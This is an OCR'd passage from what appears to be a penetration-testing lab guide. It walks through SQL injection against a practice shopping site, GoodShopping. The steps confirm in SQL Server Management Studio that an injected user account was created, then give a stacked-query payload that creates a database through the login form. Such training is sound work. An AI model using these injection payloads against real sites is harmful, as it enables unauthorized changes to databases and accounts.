
> Note: You can use the **Type Password** option from the **Commands** menu to enter the password.




15. Click **Type here to search**, type **SQL Server Management Studio** and select the **Microsoft SQL Server Management Studio 18** application.




16. **Microsoft SQL Server Management Studio** window appears along with **Connect to Server** dialog box. In the **Authentication:** field, select **Windows Authentication** option from the drop-down list and click **Connect**.




17. **Microsoft SQL Server Management Studio** window appears, as shown in the screenshot.



18. In the left pane of the window, Expand **Databases** by clicking on + node, expand **GoodShopping** database by clicking on + node, expand **Tables** by clicking on + node, right-click **dbo.Login** and click **Select Top 1000 Rows**.




19. You can observe that you have created a **username** and **password** in the database of **GoodShopping** under **Results** tab as shown in the screenshot.




20. You have successfully created your own user account using a specific code. Exit the **Microsoft SQL Server Management Studio**, Click **CPENT Windows Server 2019**, **Logout** from **GoodShopping** account.

21. In the GoodShopping website, click on **LOGIN** button, type **blah';create database Stevemartin; --** in the **Username** field, leave the **Password** field empty and click **Log in**.

